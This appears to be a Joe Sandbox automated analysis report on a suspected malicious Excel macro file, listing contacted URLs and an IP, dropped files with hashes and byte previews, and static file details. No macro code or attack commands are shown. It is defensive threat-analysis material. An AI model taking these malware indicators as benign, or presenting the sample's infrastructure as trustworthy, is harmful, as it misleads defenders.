http://https://outlook.office365.com/autodiscover/autodiscover.json	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://weather.service.msn.com/data.aspx	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://apis.live.net/v5.0/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://management.azure.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://incidents.diagnostics.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://api.office.net	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://entitlement.diagnostics.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://outlook.office.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://templatelogging.office.com/client/log	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://webshell.suite.office.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://management.azure.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://ncus-000.contentsync.	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://devnull.onenote.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://messaging.office.com/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://augloop.office.com/v2	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://skyapi.live.net/Activity/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://dataservice.o365filtering.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false		high
http://https://directory.services.	435105D7-F3D8-4045-87CD-7159F777D223.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.107.2.98	unknown	United States		397423	TIER-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342770
Start date:	21.01.2021
Start time:	18:16:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Refusal-828813764-01212021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.troj.expl.evad.winXLSM@3/11@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 104.43.139.144, 52.109.76.68, 52.147.198.201, 52.109.8.22, 13.88.21.125, 51.104.139.180, 23.210.248.85, 92.122.213.194, 92.122.213.247, 51.103.5.186, 20.54.26.129, 51.11.168.160, 52.155.217.156, 20.190.159.132, 40.126.31.137, 40.126.31.4, 20.190.159.138, 40.126.31.139, 40.126.31.135, 20.190.159.134, 40.126.31.141, 51.11.168.232, 51.104.136.2, 40.127.240.158 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.notify.windows.com.akadns.net, login.live.com, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, dub2.current.a.prd.aadg.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIER-NETUS	http://https://rmkcleaning.co.uk/	Get hash	malicious	Browse	• 198.37.123.126
	Yx9bjnQEEl.exe	Get hash	malicious	Browse	• 154.16.168.6
	sKu7FoPlk3.exe	Get hash	malicious	Browse	• 204.14.92.16
	A7UvjUai3s.doc	Get hash	malicious	Browse	• 104.149.21 6.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\435105D7-F3D8-4045-87CD-7159F777D223	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372903281724026
Encrypted:	false
SSDEEP:	1536:wcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:WrQ9DQW+zBX8P
MD5:	50D90542907F738E22A612CD04EDEB44
SHA1:	ADBD1F7CA6E61820FE739B8E33BABB4AE2C59525
SHA-256:	7435B069BAF8ECD55840B357CB1A2343F06FCCBE20BB47726D16A082258C8559
SHA-512:	B174830347EE06835270F8CD39822BC42BE3F6D8D34B2E0EC752F217E9DFF64B1B0A72B2CE86C8949BC25EF30B6765F40065E2685A31EEF345797AF00AAF0311
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-21T17:17:26">.. Build: 16.0.13720.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\32FA40D5.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\32FA40D5.png	
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]...O..m7.r0|..."....?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\525CC324.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._._|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~.;.].3{~..qV.k..._....?..w/$GlI\|..2. m,,,..-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A15728D2.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:Jljm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;...X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\D6A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.555028481257723
Encrypted:	false
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGn8nbEfAXP:OEs943nW+u7qk8+yP
MD5:	10ABA8168B4CBBF5BE2C07327AB3A0C2
SHA1:	074B9D79E19534A54A202C1B25290ED3CF8872E1
SHA-256:	0B02409DFC316B2F115824C937E9AA92DE26692169F29DD234B2B960C7D5B5EA
SHA-512:	531818172443DA0DFF44062737F9F91633944E7AE798B139F8BC35D062EEBAE083DB28C91BBB68A98ED61B40E0232BD103BA92741C536ABDDE480BF9BD5D041C
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}...a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:...CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Jan 22 01:17:28 2021, atime=Fri Jan 22 01:17:28 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.635409124436238
Encrypted:	false
SSDEEP:	12:8iuCXUEuElPCH2ABYMCpZ9L+WrjAZ/2bD5LC5Lu4t2Y+xIBjKZm:8iuneMCAZiDQ87aB6m
MD5:	923FC37A7234B5DF8ABA79C0110C62E0
SHA1:	D657067C605E0A4A9F4752CE9ABE97DC5A6DDDE2
SHA-256:	8AE7A4DF7901CB04C0DF322DE3D3C21CFEDA689201A3505093477D1EA6AF5356
SHA-512:	16D89827288A5BA3F8E1E5AACC05F7F14EF98653091EB372DC54F836E36970B83BD4F64A9EE5D7570EA29984A86DB6C78F5566D249EE881AAD3D6D6257A8BE9
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..2.s.d...2.s.d.... .....u....P.O. .:i....+00../C:\.....x.1.....N....Users.d.....L..6R .....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R .....S.....h.a.r.d.z.....~.1.....6R/...Desktop.h.....Ny.6R/.....Y.....>.....[..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....971342.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-828813764-01212021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Fri Jan 22 01:17:28 2021, atime=Fri Jan 22 01:17:28 2021, length=25989, window=hide
Category:	dropped
Size (bytes):	2280
Entropy (8bit):	4.648904681356619
Encrypted:	false
SSDEEP:	24:8yeveMU6tCUA5RADHj7aB6myyeveMU6tCUA5RADHj7aB6m:8hSSu5RW6B6phSSu5RW6B6
MD5:	590556C811A75CCF7E25538EDADC52B7
SHA1:	CAB57F55E3C7C09056C4E7B50CC940605ACC7AFE
SHA-256:	5FDE2CE17D8EE05FB3D4DB3C63A346180909627F9AF3E02B4F5A644C79FFBFD8
SHA-512:	285501FF2ABD84CF24DB590C4A40C346898B4A463E40CA47CD27857E0D9720FC504DDE73B632402C2BA9264460919DA8A4B1F42103E5F10472FBCB27336C787
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:....x.d....Kv.d....e.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..6R .....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R .....S.....h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.6R .....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.:f..6R(. .REFUSA~1.XLS..p.....>Qvx6R(.....h.....rs.R.e.f.u.s.a.l.-.8.2.8.8.1.3.7.6.4.-.0.1.2.1.2.0.2.1...x.l.s.m.....e.....-.....d.....>.S.....C:\Users\user\Desktop\Refusal-828813764-01212021.xlsm..6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.e.f.u.s.a.l.-.8.2.8.8.1.3.7.6.4.-.0.1.2.1.2.0.2.1...x.l.s.m.....:..,.LB.)...As...`.....X.....971342.....!a..%.H.VZAj... ..-.....-..!a..%.H.VZAj... ..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.774242261184611
Encrypted:	false
SSDEEP:	3:oyBVomxW8ADBVAmMpSviVAmMpSmxW8ADBVAmMpSv:dj4/fMpGofMpG/fMpc
MD5:	D74B957E21E6A3783F43AB95AC52CA4D
SHA1:	8E6AEEBAF141ED779D3B52C577AF8D1C113FC29A
SHA-256:	4F650D2C2AED7A4B65181FCA200E0D94F6F73E23B6C729986DDED51AFBDD7CDC
SHA-512:	8D8FFA7883194C941B5013BB995B30C0E6B9CE9920848A47BDA729FE1C36C240607424D17201B12FBC3509DDBD29488F0BDE95FBDC76B6A8B140A33A2181C96
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Refusal-828813764-01212021.xlsm.LNK=0..Refusal-828813764-01212021.xlsm.LNK=0..[misc]..Refusal-828813764-01212021.xlsm.LNK=0..

C:\Users\user\Desktop\A7A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.555028481257723
Encrypted:	false
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGn8nbEfAXP:OEs943nW+u7qk8+yP

C:\Users\user\Desktop\A7A10000	
MD5:	10ABA8168B4CBBF5BE2C07327AB3A0C2
SHA1:	074B9D79E19534A54A202C1B25290ED3CF8872E1
SHA-256:	0B02409DFC316B2F115824C937E9AA92DE26692169F29DD234B2B960C7D5B5EA
SHA-512:	531818172443DA0DFF44062737F9F91633944E7AE798B139F8BC35D062EEBAE083DB28C91BBB68A98ED61B40E0232BD103BA92741C536ABDDE480BF9BD5D041C
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.I.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Refusal-828813764-01212021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD067
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\msdownld.tmp\AS01C520.tmp\5555555555.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.559089447807819
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Refusal-828813764-01212021.xlsm
File size:	26170
MD5:	92e1d9e27579e5599cc57f8fe818e3be
SHA1:	b44cbc86788c575e69c6d286efd0e4e759560a5d
SHA256:	ca225c4772c5e5a9f85a0f24e178c245f2fc4fcca69c7f3855d00f508e7c4292

General

SHA512:	81730eaee514c799dc73413796fa2ed90f3b2e8c0d255c2a42bd1c696d1143af4ed1d8d21b472137e5bca221acb12969316f15e2b2baaec2c81fbbe5a55d8084
SSDEEP:	384:oMfowh92aGcoKKRR6xt7k5SV8m2ylTQ8aoVT0QNuzWKP8WZoms:oMflhQaGc7SsFk5S6f6TfW+u7DZRs
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Refusal-828813764-01212021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

